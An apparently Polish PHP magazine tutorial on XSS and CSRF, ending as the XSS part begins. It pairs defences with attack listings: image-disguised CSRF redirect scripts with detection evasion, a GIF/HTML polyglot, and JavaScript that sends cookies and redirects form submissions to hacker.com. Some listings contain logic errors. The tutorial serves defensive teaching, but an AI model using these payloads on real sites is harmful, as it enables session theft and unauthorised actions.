www.phpsolmag.org/pl

Software Wydawnictwo Sp. z o.o., ul. Piaskowa 3, 01-067 Warszawa, POLSKA.
Kontakt: redakcja@phpsolmag.org

Niebezpieczeństwa ataków XSS i CSRF

Ilia Alshanetsky

Stopień trudności: ●○○

Spośród wszystkich zagrożeń bezbieczeństwa aplikacji internetowych, zwłaszcza tych napisanych w PHP, zdecydowanie najczęstszym jest podatność na ataki XSS i CSRF. Jednak nawet w przypadku ujawnienia tego typu słabości w aplikacji, programiści na ogół niechętnie zajmują się ich usuwaniem, mylnie twierdząc, że wszelkie ataki tego typu i tak są nieszkodliwe – może zresztą dlatego nie interesują się odpowiednim zabezpieczaniem tworzonych aplikacji od samego początku.

Aby raz na zawsze rozprawić się z obiegowymi opiniami o nieszkodliwości ataków XSS (ang. *Cross-Site Scripting*) i CSRF (ang. *Cross-Site Request Forgery*), w tym artykule wcielę się w rolę napastnika i postaram się pokazać, że odpowiednio podstawiając rzekomo nieszkodliwe fragmenty kodu HTML można osiągnąć niezwykłe wręcz efekty, od podszycia się pod konkretnego użytkownika po całkowicie niezauważalną podmianę całej treści witryny.

O atakach XSS i CSRF

Na początku powiemy kilka słów o istocie ataków XSS i CSRF. Cel obu typów ataków jest taki sam: wykorzystując określoną podatność, napastnik ma możliwość wstawienia na stronę dowolnego kodu, który następnie może posłużyć do wykonywania operacji niezamierzonych przez twórcę witryny – na przykład przechwytywania plików *cookies* nic nie podejrzewającego użytkownika.

Różnica między XSS i CSRF polega na metodzie dostarczenia kodu używanego do ataku. XSS wykorzystuje możliwość wstawienia dowolnego kodu do niesprawdzonego pola tekstowego, na przykład zgłoszonego z formularza metodą POST, natomiast podczas ataku typu CSRF, do pobrania i wykonania używanego przez intruza kodu wykorzystywany jest nie brak walidacji, tylko określone funkcje przeglądarek internetowych.

Strzeż się nieznanych plików graficznych

Najprostszy i zarazem najczęściej spotykany rodzaj ataku CSRF opiera się na wyko-

Co powinieneś wiedzieć...
Powinieneś znać podstawy PHP, HTML i JavaScriptu.

Co obiecujemy...
Dowiesz się na czym polegają ataki XSS i CSRF oraz jak się przed nimi bronić.

W SIECI

1. *http://www.secunia.com* – komunikaty bezpieczeństwa dla popularnych aplikacji
2. *http://phpsec.org/* – PHP Security Consortium
3. *http://hakin9.org* – hakin9, magazyn o hakingu i bezpieczeństwie komputerowym
4. *http://pear.php.net/package/HTML_BBCodeParser* – parser BBCode
5. *http://pixel-apes.com/safehtml* – pakiet SafeHTML firmy Pixel-apes
6. *http://shiflett.org/* – strona domowa Chrisa Shifletta

rzystaniu HTML-owego znacznika `<img>`, służącego do wyświetlania obrazów. Zamiast znacznika zawierającego URL pliku graficznego, napastnik podstawia tag wskazujący na kod JavaScriptu, który zostanie uruchomiony w przeglądarce ofiary. Pozwala to wykonywać najróżniejsze operacje w ramach sesji użytkownika, który często nie jest nawet świadom tego, że właśnie trwa atak.

Innym ważnym aspektem tych ataków jest sposób prezentowania ofierze zmodyfikowanej strony. W większości przypadków napaść polega na dodawaniu lub modyfikacji treści strony poprzez zmianę adresu URL dla żądania GET i nakłonienie użytkownika do kliknięcia na link do tego adresu. Ten ostatni etap ataku wymaga nieco socjotechniki i stąd właśnie bierze się mylne przeświadczenie o nieszkodliwości ataków XSS – w końcu ich powodzenie wymaga współpracy użytkownika (nawet jeśli jest ona nieświadoma).

Tak się jednak składa, że jest to tylko jeden z możliwych sposobów dostarczenia danych atakujących. Informacje niezbędne do przeprowadzenia ataku XSS mogą też być trwale składowane – jeśli napastnikowi uda się zapisać złośliwe dane w atakowanej witrynie, to mogą one być wykonywane dla dowolnej liczby użytkowników odwiedzających serwis bez żadnych działań z ich strony. Oznacza to, że żadne wybiegi socjotechniczne nie są potrzebne, gdyż na atak narażony jest każdy użytkownik odwiedzający zmodyfikowaną witrynę.

Wykonanie kodu niezbędnego dla ataku CSRF (który może być osadzony w ramach XSS) jest jeszcze łatwiejsze: wystarczy wysłać ofierze e-maila zawierającego odpowiedni kod HTML. W chwili otwierania wiadomości przez program pocztowy wykonywany jest zawarty w niej kod HTML, co pozwala na przeprowadzanie wszelkiego rodzaju ataków XSS i CSRF, zwłaszcza, że treść listów zawierających HTML jest automatycznie wykonywana przez większość programów pocztowych pozwalających na korzystanie z HTML-a.

Pierwszy atak CSRF

Znamy już zasady przeprowadzania ataków, ale nadal nie wiemy, dlaczego faktycznie mogą one stanowić problem. Na początek zajmiemy się przeprowadzeniem ataku CSRF, gdyż jest on najłatwiejszy do wykonania i wiele aplikacji jest na niego podatnych. Dla potrzeb artykułu przeprowadzimy atak za pośrednictwem aplikacji takiej, jak forum lub blog, pozwalającej użytkownikom osadzać w swoich wypowiedziach (postach) obrazy za pomocą znacznika `<img>` lub odpowiadającego mu znacznika BBcode `[img]`. Atak polega na podaniu w ramach znacznika adresu URL wskazującego nie na plik graficzny, lecz na inną stronę tego samego serwisu, której wywołanie z żądaniem GET powoduje wykonanie określonej operacji, na przykład `http://foobar.com/admin/delete_msg=1`. Gdy użytkownik załaduje tę stronę, przeglądarka spróbuje pobrać plik obrazu, tym samym wykonując polecenie powodujące (w tym przypadku) usunięcie wiadomości o identyfikatorze `1`. Taki atak nie będzie skuteczny dla wszystkich użytkowników, ale to akurat nie szkodzi, gdyż wystarczy, że powiedzie się raz. Podatni na ten konkretny atak będą wszyscy użytkownicy, którzy są zalogowani w serwisie *foobar.com* i na których komputerze zapisany jest plik *cookie* poświadczający ich autoryzację w ramach tego serwisu. Plik jest wysyłany do serwera przy każdym żądaniu strony i zawiera informacje niezbędne do autoryzowania operacji podstawionej przez intruza.

O tym, jak przeglądarki pomagają napastnikom

Starsze wersje Internet Explorera i innych przeglądarek potrafiły wręcz wykonywać i wyświetlać całe strony WWW ukryte w znacznikach grafiki – jeśli adres URL wskazywał na plik HTML, przeglądarka wyświetlała i wykonywała wskazaną stronę, włącznie z pobraniem wszystkich jej elementów. Jest to o tyle niebezpieczne, że taka strona może zawierać kod JavaScript modyfikujący zawartość strony wywołania, do którego uzyskuje dostęp poprzez właściwość `window.opener`.

Ta droga ataku była stosowana we wczesnych atakach CSRF, wykorzystywanych przez oszustów usiłujących nakłonić użytkowników do odwiedzenia ich witryn poprzez sztuczne windowanie pozycji swoich stron w agregatorach obliczających popularność witryny na podstawie liczby pochodzących z niej odwołań. Najczęstszą metodą ataku było osadzanie na stronach spreparowanych obrazków z odsyłaczami do agregatorów, przez co przeglądarka każdego użytkownika otwierającego zaatakowaną stronę wysyłała żądanie pobrania witryny napastnika, a to z kolei powodowało sztuczne zwiększanie liczby odwołań do strony i szybko windowało witrynę oszusta na wysoką pozycję. Metoda ta bywa wciąż używana, ale jej skuteczność opiera się na zamieszczeniu przypisanego konkretnej witrynie odnośnika do serwisu agregującego. Gdyby na przykład witryna *foobar.com* otrzymała adres zliczający *http://tracker.com/?sid=1234*, nieuczciwy operator mógłby wstawiać ten odsyłacz na różne strony (a nie tylko na swoją własną), przez co każde otwarcie strony zawierającej takiego linka byłoby liczone jako wizyta na stronie *foobar.com*, w efekcie sygnalizując witrynie *tracker.com* duży ruch na *foobar.com*. Na szczęście ładowany jest zawsze ten sam adres URL, więc do ujawnienia oszustwa najczęściej wystarczy proste sprawdzanie nagłówka `HTTP Referer`.

Innego rodzaju atak ma przede wszystkim na celu zepsucie układu strony poprzez zamieszczenie odsyłacza do niewielkiego pliku graficznego zawierającego bardzo duży obraz, która na pewno zapełni cały ekran, spychając z niego wszelką inną zawartość. Ogromny GIF o wymiarach 2000 na 2000 pikseli może zajmować zaledwie 3786 bajtów, ale zapełni cały ekran, niezależnie od rozdzielczości i rozmiarów monitora. Oczywiście nie jest to działanie szkodliwe, a jedynie irytujące.

Zapewne myślisz sobie teraz: *nie nie, moja aplikacja nie jest taka głupia – nie dopuszcza byle jakich odsyłaczy do obrazów, tylko używa funkcji PHP* `getimagesize()` *do sprawdzenia, czy każdy ładowany obraz jest faktycznie plikiem graficznym o dopuszczalnych wymiarach i wielkości*.

Nie wszystko złoto co się świeci

Niestety, takie zabezpieczenie można z łatwością ominąć. Aby przejść podstawowe sprawdzanie rozszerzenia pliku, napastnik dostarcza URL faktycznie wyglądający jak adres pliku graficznego, na przykład *http://hacker.com/me.jpg*, co pozwoli uśpić czujność mechanizmów testujących poprawność rozszerzenia. Teraz korzystając z modułu `mod_rewrite` wystarczy podmienić odwołanie do *me.jpg* na adres skryptu PHP przeprowadzającego atak, by uzyskać możliwość wykonania w zasadzie dowolnego kodu:

```
RewriteEngine on
RewriteRule ^/me.jpg$ hacker.php
```

Po takiej podmianie, wszystkie odwołania do *me.jpg* będą w rzeczywistości kierowane do skryptu *hacker.php*, w którym z kolei można wykorzystać kilka sztuczek do zmylenia skryptów sprawdzających. Jeśli na przykład znamy adres IP serwera, który testuje prawidłowość zawartości pliku graficznego, możemy pod ten adres odsyłać poprawny obraz, a resztę użytkowników kierować pod inny, wybrany przez nas (Listing 1).

Inne, bardziej uniwersalne podejście polega na sprawdzaniu obecności nagłówka `HTTP_REFERER`, dostarczanego przez większość przeglądarek w celu wskazania strony, z której nadeszło żądanie (Listing 2). Jeżeli PHP zgłasza żądanie sprawdzenia wykorzystujące `getimagesize()` lub gdy administrator ręcznie sprawdza odsyłacz do pliku, pole to jest puste. Dzięki temu decyzję o ataku można też oprzeć na obecności tego nagłówka: jeśli on występuje, to próbujemy przeprowadzić atak, a w przeciwnym razie wyświetlamy niewinny plik graficzny.

W niektórych przypadkach spreparowana treść będzie musiała przejść proces walidacji, co może na przykład dotyczyć zatwierdzenia kolejnego wpisu w blogu lub nowego awatara na forum. Jeśli bezpośrednio skorzystamy z wymienionych sztuczek, przemęczony administrator czy moderator będzie miał możliwość zauważenia i udaremnienia ataku. Aby uniknąć wykrycia, możemy opóźnić wykonanie skryptu o 1–2 dni albo po prostu zaczekać z przekierowaniem, aż spreparowana treść zostanie zatwierdzona. Można też wprowadzić do ataku nieco losowości, by nie każdy użytkownik był atakowany, oraz by unikać dwukrotnego atakowania tego samego użytkownika, co pozwoli ograniczyć szanse wykrycia (Listing 3).

Pojawiają się tu trzy mechanizmy mające na celu utrudnienie wykrycia ataku. Po pierwsze, skrypt nie będzie broił przez dwa dni od instalacji (zakładając, że każdy atak jest zapisany w osobnym skrypcie), co w większości przypadków pozwoli ominąć proces walidacji, jeśli takowy w ogóle istnieje. Następnie zapisywany jest plik *cookie* w celu śledzenia użytkownika i upewnienia się, że nikt nie zostanie zaatakowany więcej niż raz, dzięki czemu wykrycie ataku będzie jeszcze trudniejsze. Ostatnim zabezpieczeniem jest losowanie prawdopodobieństwa ataku – przekierowane zostanie mniej więcej co trzecie żądanie.

Wiemy już, na czym polega atak, więc jak można mu przeciwdziałać? Tak naprawdę są tylko dwie opcje. Pierwszą z nich jest uniemożliwienie dostarczania obrazków przez użytkowników. Choć wydaje się to rozwiązaniem najbezpieczniejszym i najłatwiejszym, to jednak dla wielu twórców aplikacji byłby to zabieg nadmiernie ograniczający możliwości ich produktów. Drugą możliwością jest pobranie każdego sprawdzanego pliku na lokalny komputer, sprawdzenie go za pomocą funkcji `getimagesize()`, a jeśli dane są bezpieczne – zapisanie pliku na serwerze i modyfikacja odsyłacza do obrazu tak, by wskazywał na plik lokalny zamiast zasobu na zdalnym serwerze (Listing 4).

W tym przypadku zaczynamy od pobrania obrazu i zapisania go w lokalnym pliku w katalogu grafiki, pod nazwą stanowiącą skrót MD5 pierwotnego adresu. Tak pobrany plik można już sprawdzić za pomocą funkcji `getimagesize()`. Wstępne zapisanie obrazu w pliku lokalnym jest konieczne, by uniemożliwić potencjalnemu

Listing 1. *Wysyłanie niewinnego pliku graficznego serwerowi wykonującemu sprawdzenie zawartości obrazu przy jednoczesnym przekierowaniu wszystkich innych żądań*

```
if ($_SERVER['REMOTE_ADDR'] = '1.2.3.4') {
   header("Content-Type: image/jpeg");
   readfile("./me.jpg");
} else {
   header("Location: http://foobar.com/admin/delete_msg.php?=1");
}
```

Listing 2. *Kod podejmujący decyzję o ataku na podstawie obecności pola HTTP_REFERER*

```
if (empty($_SERVER['HTTP_REFERER'])) {
   header("Content-Type: image/jpeg");
   readfile("./me.jpg");
} else {
   header("Location: http://foobar.com/admin/delete_msg.php?=1");
}
```

Listing 3. *Unikanie wykrycia poprzez losowy wybór ofiar*

```
$deployment_time = filemtime(__FILE__);
if ($deployment_time < (time() + 86400 * 2) || isset($_COOKIE['h']) || !(rand() % 3)) {
   header("Content-Type: image/jpeg");
   readfile("./me.jpg");
}
setcookie("h", "1", "hacker.com", time() + 86400 * 365, "/");
header("Location: http://foobar.com/admin/delete_msg.php?=1");
```

Listing 4. *Pobranie obrazu na lokalną maszynę, sprawdzenie go, zapisanie i modyfikacja pierwotnego odsyłacza w celu udaremnienia ewentualnego ataku*

```
$img = "http://hacker.com/me.jpg";
file_put_contents($img_store_dir.md5($img), file_get_contents($img));
$i = getimagesize($img_store_dir.md5($img));
if (!$i && $i[0] < $max_width && $i[1] < $max_height) {
   unlink($img_store_dir.md5($img));
}

rename($img_store_dir.md5($img),
$img_store_dir.md5($img).image_type_to_extension($i[2]));
```

Listing 5. *Ustawiania czasu oczekiwania dla strumienia za pomocą funkcji stream_set_timeout()*

```
$fp = fopen($img_url, "r");
stream_set_timeout($fp, 1);
file_put_contents($destination_path, stream_get_contents($fp));
fclose($fp);
```

napastnikowi modyfikację treści pomiędzy żądaniami. Gdyby obraz był sprawdzany na podstawie adresu do pliku zdalnego, a dopiero potem pobierany, napastnikowi wystarczyłoby proste zliczanie żądań z konkretnego adresu IP, by dla drugiego żądania podmienić zwracaną treść i tym samym umożliwić atak.

Pobranie pliku na maszynę lokalną uniemożliwia ewentualną dalszą modyfikację treści po stronie zdalnego serwera. Wynikiem działania funkcji `getimagesize()` jest tablica zawierająca różnego rodzaju informacje o obrazie. Jeśli w wyniku wywołania tej funkcji nie otrzymamy tablicy, to wiemy, że nie mamy do czynienia z poprawnym plikiem graficznym. Pierwszy etapem sprawdzenia poprawności jest więc upewnienie się, że faktycznie mamy do czynienia z obrazem, a drugim – sprawdzenie rozmiarów obrazu, by po wstawieniu na stronę nie zepsuł jej układu. W przypadku niepowodzenia jednego ze sprawdzeń, podejrzany plik jest usuwany z dysku, by nie dopuścić do wyczerpania miejsca. Ostatnim etapem walidacji jest zmiana nazwy pliku i nadanie mu rozszerzenia zgodnego z jego typem, by przeglądarki mogły poprawnie wyświetlać obraz.

Niezwykle istotnym jest, by NIE używać rozszerzenia pobranego z adresu dostarczonego przez użytkownika, lecz ustalić je samodzielnie na podstawie zawartości pliku – jest to konieczne w celu uniknięcia niedawno odkrytego błędu w Internet Explorerze. Usterka ujawnia się w sytuacji, gdy rozszerzenie pliku graficznego jest niezgodne z typem wynikającym z nagłówka pliku, na przykład gdy plik *me.jpg* jest w rzeczywistości obrazem GIF. W takiej sytuacji IE robi coś bardzo dziwnego: przetwarza plik w taki sposób, że wykonuje dowolny kod HTML osadzony w obrazie, co otwiera drogę do ataku XSS i CSRF w przypadku bezpośredniego dostępu do takiego pliku:

```
<GIF89a 8 f >
<html>
<head>
<script>alert("XSS");</script>
</head>
<body></body>
</html>
```

(Błąd odkrył Marc Ruef, *http://www.securiteam.com/windowsntfocus/6F100B00EBY.html*). Tak spreparowany plik obrazu pozwoliłby na udany atak niezależnie od walidacji za pomocą funkcji `getimagesize()`, gdyż sprawdza ona jedynie nagłówek pliku, który w tym przypadku jest jak najbardziej dopuszczalny. Przypisując plikowi rozszerzenie na podstawie typu deklarowanego w nagłówku eliminujemy tę rozbieżność, tym samym udaremniając atak.

Gdyby była to jedyna trudność związana z proponowanym rozwiązaniem, to zapewne byłoby ono szerzej stosowane. Jest jednak kilka innych problemów. Po pierwsze, lokalne zapisywanie wszystkich plików graficznych może wymagać bardzo dużo przestrzeni dyskowej, co w przypadku operatorów witryn o ograniczonych zasobach jest bardzo istotnym czynnikiem. Co więcej, udostępnianie wszystkich plików graficznych z serwera może znacznie zwiększyć zużycie pasma, a tym samym podnieść koszty utrzymania serwera. Częściowym rozwiązaniem obu trudności jest wprowadzenie ograniczenia wielkości plików, ale jest to raczej sposób na ominięcie problemu niż jego rozwiązanie.

Najpoważniejszym chyba problemem z pobieraniem pliku z poziomu PHP jest podatność na atak Denial of Service (DoS) skierowany przeciwko serwerowi. Pobranie pliku przez PHP wymaga nawiązania połączenia z serwerem, na którym on się znajduje. Jeśli serwer ten jest powolny, połączenie się z nim może nieco potrwać. Podczas nawiązywania połączenia, proces PHP obsługujący żądanie czeka bezczynnie na otwarcie gniazda. Nie spowoduje to jednak żadnego ostrzeżenia, gdyż czekanie nie zużywa czasu procesora. Czas oczekiwania jest domyślnie ustawiony aż na 60 sekund, co oznacza, że dany proces PHP może być niezdatny do użytku nawet przez minutę. Wystarczy więc nakłonić wszystkie aktywne procesy serwera WWW do pobierania plików zewnętrznych, by serwer stał się niedostępny dla użytkowników. Większość serwerów dopuszcza nie więcej niż 200 równoczesnych połączeń, więc dokonanie ataku DoS tą metodą jest zadaniem trywialnym. Na szczęście można temu zaradzić skracając czas oczekiwania na połączenie do znacznie bezpieczniejszych 2–5 sekund, co wymaga jedynie zmiany wartości parametru `default_socket_timeout` w pliku *php.ini*. Modyfikację tę można też wykonać z poziomu skryptu – wtedy nowy czas będzie dotyczyć wszystkich połączeń nawiązywanych przez PHP za pośrednictwem API strumieni:

```
// ograniczenie czasu oczekiwania
// na połączenie
ini_set("default_socket_timeout", 5);
```

Wykonanie tego polecenia nie rozwiązuje problemu powolnego pobierania pliku.

Dodatkowym utrudnieniem jest fakt, że strumienie PHP są domyślnie blokujące, czyli raz otwarty strumień będzie do skutku czekał na nadesłanie danych ze zdalnego serwera, gdyż nie ma tu żadnego domyślnego czasu oczekiwania. Sytuacja nie jest jednak beznadziejna dzięki funkcji `stream_set_timeout()`, pozwalającej ustawić czas oczekiwania dla strumienia (Listing 5). Funkcja ta operuje jednak bezpośrednio na strumieniu, więc musimy zmodyfikować kod pobierający plik tak, by nie korzystał z opakowującej obsługę strumienia funkcji `file_get_contents()`.

Nowy kod pobierający plik nakazuje PHP czekać na nadesłanie danych z gniazda nie dłużej niż przez sekundę. Wykorzystanie trzeciego argumentu funkcji `stream_set_timeout()` pozwala określić jeszcze krótszy czas, mierzony w mikrosekundach – na przykład wywołanie `stream_set_timeout($fp,0,250000);` spowodowałoby ustawienie czasu oczekiwania na ćwierć sekundy. Jednak nawet w przypadku starannego dobrania czasów oczekiwania nadal istnieje droga ataku: napastnik musi jedynie wysyłać dane bardzo powoli, na przykład w tempie 5 bajtów na sekundę, tylko na tyle często, by uniknąć przekroczenia czasu oczekiwania. W przypadku obrazu wielkości 20 kilobajtów pozwoliłoby to zająć serwer na 68 sekund, a większe pliki mogłyby oczywiście zajmować dużo dłużej.

Niestety, tego typu atakowi w praktyce nie da się zapobiec, gdyż wprowadzenie obrony przed nim wymaga od programistów znacznie więcej czasu i wysiłku, niż są na ogół w stanie zainwestować. Rozwiązanie polegałoby na pobieraniu obrazu we fragmentach jednobajtowych i ciągłym monitorowaniu szybkości transmisji, co pozwoliłoby odrzucać połączenia wolniejsze od pewnego ustalonego minimum. Wymagałoby to zużycia nieporównanie większej mocy obliczeniowej serwera do pobrania tych samych danych.

Podsumowując ataki wykorzystujące pliki graficzne – jedynym stuprocentowym rozwiązaniem jest uniemożliwienie użytkownikom dostarczania własnej grafiki. Wszystkie inne zabezpieczeniautrudniają przeprowadzanie tego typu ataków, ale z pewnością im nie zapobiegają.

Niebezpieczne atrybuty CSS

Znacznik `<img>` jest wprawdzie najczęstszym sprawcą ataków CSRF, ale mogą one też być przeprowadzane innymi metodami, które pod pewnymi względami są znacznie bardziej nieprzyjemne, a w dodatku trudniejsze do wykrycia. Jedną z dróg ataku jest wykorzystanie atrybutu CSS `background`, pozwalającego określić plik graficzny używany jako tło dla elementu strony. Jak umieścić taki atrybut w kodzie? Sposób jest znacznie prostszy, niż mogłoby się wydawać, a w dodatku dość często spotykany. Problem tkwi w tym, że wiele aplikacji PHP pozwala użytkownikom określać sposób wyświetlania wprowadzanych danych, dopuszczając stosowanie w tekście prostych znaczników formatujących HTML, na przykład pogrubienia `<b>`, kursywy `<i>` i tym podobnych. Implementacja takiego rozwiązania często bywa kłopotliwa. W wielu przypadkach dopuszczenie znaczników formatujących odbywa się z wykorzystaniem nieobowiązkowego argumentu funkcji `strip_tags()`, pozwalającego wyłączać z procesu usuwania tagów określone, z założenia nieszkodliwe znaczniki. Dzięki temu programista, który chce pozwolić użytkownikom na stosowanie znaczników formatujących, może nakazać funkcji, by tych akurat znaczników nie usuwała, więc na przykład dopuszczenie znaczników pogrubienia i kursywy wymagałoby wywołania `strip_tags($test, "<b><i>")`. Mechanizm prosty i bezpieczny – tylko czy aby na pewno?

Niestety, nie jest to podejście bezpieczne. Funkcja `strip_tags()` przepuszcza każdy dopuszczony znacznik w całości, wraz ze wszelkimi atrybutami zapisanymi w jego obrębie. Napastnik nie może wprawdzie wstawiać własnych tagów, ale za to może umieszczać dowolne atrybuty w znacznikach dopuszczanych przez aplikację. Specyfikacja W3C nie przewiduje dla znaczników w rodzaju `<b>` czy `<i>` obsługi atrybutu stylu określającego tło elementu, ale nie ma to większego znaczenia, gdyż większość przeglądarek i tak obsługuje takie atrybuty. Możemy więc wykorzystać sztuczki pokazane przy okazji ataku poprzez znacznik `<img>` – wystarczy wybrać sobie dozwolony znacznik i wpisać w nim atrybut stylu o treści na przykład takiej: `"background: url('http://hacker.com/me.jpg')"`. Listing 6 przedstawia kod wykorzystujący ten zabieg.

Ataki tego typu są o tyle nieprzyjemne, że brakujący obrazek będzie w przeglądarce wyświetlany jako tekst czy ikona, przez

Listing 6. *Przykład niebezpiecznych stylów CSS*

```
$text = '<b style="background: url(\'http://hacker.com/me/.jpg\')">TEST</b>';

// wypisuje tekst wraz z formatowaniem
echo strip_tags($text, "<b><i>");
```

Listing 7. *Atak XSS na typowe pole wyszukiwarki*

```
// kod PHP
<input type="text" name="s" value="<?php echo $_POST['q']; ?>" />

// wynikowy kod HTML po modyfikacji
<input type="text" name="s" value=""> TEKST XSS <"" />
```

Listing 8. *Przykładowy ciąg atakujący XSS*

```
<script>
var r = new XMLHttpRequest();

r.open('get', 'http://hacker.com/?'+document.cookie);
r.send(null);

</script>
```

Listing 9. *Atak XSS na formularze*


```
<script>

for (i=0; i<document.forms.length; i++)
   document.forms[i].action='http://hacker.com/x.php?'+ document.forms[i].action;

</script>
```

Nowy numer już w sprzedaży

pismo dostępne także w sklepie **www.shop.software.com.pl**



co łatwiej zauważyć, że coś jest nie w porządku, ale brakującego tła nie widać, co znacznie utrudnia wykrycie ataku.

Mam nadzieję, że ten przykład pokazał wystarczająco dobitnie, dlaczego nie należy realizować obsługi znaczników formatujących z wykorzystaniem funkcji `strip_tags()`. Bezpieczniejszym rozwiązaniem byłoby zaimplementowanie podzbioru tagów BBcode, które nie obsługują atrybutów. BBcode dostarcza zestaw znaczników formatujących bardzo podobnych do tagów HTML-owych, ale przeznaczonych wyłącznie do ograniczonego formatowania. Znaczniki wprowadzane przez użytkowników są konwertowane na kod HTML, dzięki czemu można dać użytkownikom możliwość formatowania tekstu bez otwierania drogi atakowi XSS czy CSRF. Oczywiście nie trzeba w tym celu pisać własnego parsera, gdyż istnieją odpowiednie narzędzia tego typu. Doskonale nadaje się do tego celu klasa PEAR o nazwie `HTML_BBCodeParser`, dostępna pod adresem *http://pear.php.net/package/HTML_BBCodeParser*. Inną możliwością jest dopuszczenie znaczników HTML i wykorzystanie funkcji z pakietu SafeHTML (*http://pixel-apes.com/safehtml*), usuwających z przekazanego tekstu wszelkie niebezpieczne elementy i atrybuty HTML.

Do przeprowadzenia ataku CSRF można wykorzystać nie tylko sztuczki z podstawionymi obrazkami w znacznikach `<img>` i atrybutach tła, ale w także dowolny inny znacznik, którego przetwarzanie wiąże się z automatycznym pobieraniem wskazanego zasobu. Tagi w rodzaju `<iframe>` czy `<script>` są na ogół bezpieczne, gdyż są one z natury statyczne i niedostępne dla użytkownika. Jeśli jednak możliwe jest uzyskanie do nich dostępu za pośrednictwem niesprawdzonej zmiennej, mogą one stanowić nie mniejsze zagrożenie od mechanizmów opisanych wcześniej.

Teraz XSS

